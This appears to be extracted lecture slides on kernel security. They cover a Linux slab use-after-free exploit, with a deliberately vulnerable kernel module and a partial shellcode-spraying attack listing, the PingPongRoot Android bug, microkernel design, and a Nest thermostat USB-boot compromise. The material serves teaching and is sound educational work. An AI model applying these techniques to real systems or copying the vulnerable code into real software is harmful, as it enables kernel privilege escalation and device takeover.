- How to precisely re-occupy the memory once belonged to an object?
- Linux kernel has its own memory management mechanism, Slab allocator
- Object is created by Slab allocator as a container, called “slab cache”, through function: such as *kmalloc*, *kmem_create_cache*, etc.
- Linux always recycle free memory and try to find a fit candidate when allocate object

Attack

Listing 1: Vulnerable Kernel Module

```
1  ...
2  asmlinkage int sys_vuln (int opt, int index) {
3      ...
4      switch (opt) {
5          case 1: // Allocate
6              ...
7              obj[total++] = kmem_cache_alloc(cachep,
8                  GFP_KERNEL);
9              break;
10         case 2: // Free
11             ...
12             free(obj[index]);
13             ...
14             break;
15         case 3: // Use
16             ...
17             /* no status checking */
18             void (*fp)(void) = (void (*)(void))(*(
19                 unsigned long *)obj[index]);
20             fp();
21             break;
22     }
23     ...
24     /* Return index of the allocated object */
25     return total - 1;
26 }
27
28 static int __init initmodule (void) {
29     ...
30     cachep = kmem_create_cache("vuln_cache", 512, 0,
31         SLAB_HWCACHE_ALIGN, NULL);
32     sct = (unsigned long **)SYS_CALL_TABLE;
33     sct[NR_SYS_UNUSED] = sys_vuln;
34     ...
35 }
```

Listing 2: Object-based Attack

```
1  /* setting up shellcode */
2  void *shellcode = mmap(addr, size, PROT_READ |
3      PROT_WRITE | PROT_EXEC, MAP_SHARED | MAP_FIXED
4      | MAP_ANONYMOUS, -1, 0);
5
6  ...
7
8  /* exploiting
9   D: Number of objects for defragmentation
10  M: Number of allocated vulnerable objects
11  N: Number of candidates to overwrite
12  */
13
14  /* Step 1: defragmenting and allocating objects */
15  for (int i = 0; i < D + M; i++)
16      index = syscall(NR_SYS_UNUSED, 1, 0);
17
18  /* Step 2: freeing objects */
19  for (int i = 0; i < M; i++)
20      syscall(NR_SYS_UNUSED, 2, i);
21
22  /* Step 3: creating collisions */
23  char buf[512];
24  for (int i = 0; i < 512; i += 4)
25      *(unsigned long *) (buf + i) = shellcode;
26  for (int i = 0; i < N; i++) {
27      struct msgvec msgvec[1];
28      msgvec[0].msg_hdr.msg_control = buf;
29      msgvec[0].msg_hdr.msg_controllen = 512;
30      ...
31      syscall(__NR_sendmsg, sockfd, msgvec, 1, 0);
32  }
33
34  /* Step 4: using freed objects (executing shellcode)
35  */
36  for (int i = 0; i < M; i++)
37      syscall(NR_SYS_UNUSED, 3, i);
```


Android Kernel

- PingPongRoot, is a use-after-free vulnerability relates to a PING socket object in the kernel.
- In a certain condition (specify *sa_family* as *AP_UNSPEC*), if try to make connections to a PING socket twice, the reference count will becomes 0, thus, being freed
- This vulnerability can only be triggered in Android, since Android user process has the privilege to create a PING socket

Microkernel Architecture


- small code base
- most OS functionality running in independent address space
- inter-process commutation controlled by microkernel
- multiple context switches

Monolithic Kernel based OS




Microkernel based OS

all in separated memory spaces




Case Study

- Nest Thermostat a smart device to control air conditioning based on learned behavior
- Nest run Linux kernel and some GNU user-land tools
- Source code available but toolchain is not provided



Case Study

- Nast includes
 - a backplate from connecting air conditioning (ARM Cortex-M3 microcontroller, 128K flash storage, 16KB RAM and sensors);
 - a front panel (TI Sitara AM3703, 64MB SDRAM, 256MB flash, zigBee module, WiFi module, power management module and USB)



Case Study

- A global reset can be triggered by pressing its button for 10 secs.
- A reset triggers peripheral booting and a accidental mapping allow boot from USB
- ROM has no crypto checks of code being loaded, can run arbitrary code.

Case Study

- Adversary triggers USB booting with a custom u-boot image and a ramdisk includes payload
- u-boot boots kernel with ramdisk as an initial root filesystem and install backdoor, gain root control
- With all the toolchain get from root filesystem, adversary can: rebuild kernel; install rootkit; and install new software (SSH, add account)
- Nest can be turn into as part of a large bonnet
- Compromised Nest an be used to introduce rogue service, e.g. DHCP, DNS, ARP etc.

References

- Attacking Intel BIOS, Rafal Wojtczuk & Alexander Tereshkin, BlackHat USA 2009
- Attacks on UEFI Security, Reno Kovah & Corey Kallenberg, CanSecWest 2015
- How Many Million BIOSes Would you Like to Infect?, Reno Kovah & Corey Kallenberg, BlackHat USA 2015
- Summary of Attacks Against BIOS and Secure Boot, Yuriy Bulygin, John Loucaides, Andrew Furtak, Oleksandr Bazhaniuk, Alexander Matrosov, Intel Security
- Intel x86 Considered Harmful, Joanna Rutkowska, Oct, 2015
- From Collision to Exploitation: Unleashing Use-After-Free vulnerabilities in Linux Kernel, Wen Xu, Juanru Li, Junking Shu, Wenbo Yang, CCS 2015
- Attacking the BitLocker Boot Process, Fraunhofer SIT